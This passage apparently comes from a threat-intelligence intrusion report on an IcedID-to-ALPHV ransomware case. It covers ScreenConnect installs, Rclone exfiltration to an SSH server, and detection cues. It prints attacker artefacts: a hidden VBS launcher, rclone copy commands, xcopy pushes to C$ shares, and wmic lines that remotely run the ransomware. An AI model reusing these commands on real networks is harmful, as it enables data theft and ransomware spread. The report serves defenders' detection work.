
Post the initial forked IcedID loader infection, the threat actor deployed ScreenConnect on the beachhead using a renamed binary “toovey.exe”. Later, ScreenConnect was installed on multiple systems by dropping renamed installer and executing it through Impacket’s wmiexec.py script.



| | |
|---|---|
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-a40cz4-relay.screenconnect.com |
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-ptnay4-relay.screenconnect.com |
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-n49nlk-relay.screenconnect.com |
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-hqrq89-relay.screenconnect.com |
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-wki1fy-relay.screenconnect.com |
| ETPRO POLICY Observed DNS Query to Known ScreenConnect/ConnectWise Remote Desktop Service Domain | instance-shm862-relay.screenconnect.com |


## Exfiltration

While Firefox was used to preview documents, it was also used to download Rclone. When the process command line is not available, defenders can look for web history artifacts. In Firefox, web history artifacts are well documented and can be directly looked at using an SQLite browser.



| | id | url | title | rev_host | visit_count | hidden | typed | frecency |
|---|---|---|---|---|---|---|---|---|
| | Filter | rclone | Filter | Filter | Filter | Filter | Filter | Filter |
| 1 | 12 | https://www.google.com/search?client=firefox-b-d&q=rclone | NULL | moc.elgoog.www. | 2 | 1 | 1 | 200 |
| 2 | 13 | https://www.google.com/sorry/index?continue=https://www.google.com/... | https://www.google.com/search?client=firefox-b... | moc.elgoog.www. | 1 | 0 | 0 | 0 |
| 3 | 16 | https://www.google.com/sorry/index?continue=https://www.google.com/... | https://www.google.com/search?client=firefox-b... | moc.elgoog.www. | 1 | 0 | 0 | 0 |

Rclone was dropped on the file server. This can be detected by looking at file creation, for instance using the event ID 11 from Sysmon.




| event_code | event_action | TargetFilename |
|---|---|---|
| 11 | File created (rule: FileCreate) | C:\ProgramData\rclone-v1.64.1-windows-amd64\rclone-v1.64.1-windows-amd64\rclone.exe |

Rclone was not directly started, but was launched though a VBS script named nocmd.vbs, which itself executes rcl.bat, which in turn executes Rclone.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "c:\programdata\rcl.bat" & Chr(34), 0
Set WshShell = Nothing
```


Before that, the threat actor used the config Rclone command, which performs the following action according to the documentation:

> enter an interactive configuration session where you can setup new remotes and manage existing ones



| commandLine | parentCmdLine |
|---|---|
| rclone config | "C:\Windows\System32\cmd.exe" |
| rclone copy [redacted][redacted]:/mnt/sdd/[redacted] | C:\Windows\system32\cmd.exe /c ""C:\programdata\rcl.bat" " |

Upon execution, network artifacts show an increase in egress traffic to the exfiltration server on port 22 (SSH). Increase of egress traffic, especially to previously unknown hosts or suspicious ports can be used to detect early exfiltration attempts. Indeed, below is presented a chart of traffic to port 22 during the whole course of this intrusion.



port.dst == 22

Custom | Start [redacted] | End [redacted] | Bounding Last Packet | Interval Auto | 8 days 02:26:35


50 per page | 1 2 3 4 5 | Showing 1 - 50 of 1,086 entries

Exfiltration Server data:

| IP | Port | Domain | AS Organization | ASN | Geolocation Country |
|---|---|---|---|---|---|
| 217.23.12.8 | 22 | N/A | WorldStream B.V. | 49981 | Netherlands |

## Impact


On the eighth day of the intrusion, the threat actor moved toward their final objective, deploying ALPHV Ransomware. This started with the threat actor staging two files on the backup server.



| event.code | process.name | process.pid | file.directory | file.name |
|---|---|---|---|---|
| 11 | Explorer.EXE | 9,868 | C:\ProgramData | setup.exe |
| 11 | Explorer.EXE | 9,868 | C:\ProgramData | setup.exe |
| 11 | Explorer.EXE | 9,868 | C:\ProgramData | BNUfUOmFT2.exe |


"setup.exe," which was dropped twice, was just the latest ScreenConnect installer the adversary employed during the intrusion. "BNUfUOmFT2.exe" was the ransomware binary.

First, they used the xcopy Windows utility to move the ScreenConnect installer across the domain in the root of C$:




| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| cmd.exe | "C:\Windows\System32\cmd.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted].C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]1\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]0\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]5\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]6\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]7\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| xcopy.exe | XCOPY /F /Y "C:\programdata\setup.exe" "\\10[redacted]8\C$" | cmd.exe | "C:\Windows\System32\cmd.exe" |

Second, they remotely ran the installer on hosts using WMI commands:




| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| cmd.exe | cmd /c wmic /node:[redacted]process call create "C:\setup.exe" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node:[redacted] process call create "C:\setup.exe" | cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\setup.exe" |
| cmd.exe | cmd /c wmic /node[redacted] process call create "C:\setup.exe" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node:[redacted] process call create "C:\setup.exe" | cmd.exe | cmd /c wmic /node:[redacted]process call create "C:\setup.exe" |
| cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\setup.exe" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node[redacted]process call create "C:\setup.exe" | cmd.exe | cmd /c wmic /node:[redacted]process call create "C:\setup.exe" |
| cmd.exe | cmd /c wmic /node:[redacted]process call create "C:\setup.exe" | cmd.exe | "C:\Windows\System32\cmd.exe" |

Third, they repeated the process, copying the ransomware payload from the backup server to the domain joined hosts in the network.




| InitiatingProcessFolderPath | ProcessCommandLine |
|---|---|
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]\C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]\C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]\C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]\C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]C$\programdata" |
| c:\windows\system32\cmd.exe | XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\[redacted]C$\programdata" |

Finally, they used this same method to execute the ransomware remotely via WMI:




| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| cmd.exe | cmd /c wmic /node[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" |
| cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" |
| cmd.exe | cmd /c wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | "C:\Windows\System32\cmd.exe" |
| WMIC.exe | wmic /node:[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" | cmd.exe | cmd /c wmic /node[redacted] process call create "C:\programdata\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3" |

On the remote hosts, the “WMIPrvSE.exe” was observed executing the task.



| InitiatingProcessParentFileName | InitiatingProcessFolderPath | ProcessCommandLine |
|---|---|---|
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |
| WmiPrvSE.exe | c:\programdata\bnufuomft2.exe | "BNUfUOmFT2.exe" p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -yreVf -91nHs -9eGxd -etRzp6kw -gzfW3 |

During the ransomware deployment phase, we observed the threat actor deleting all the backups interactively.

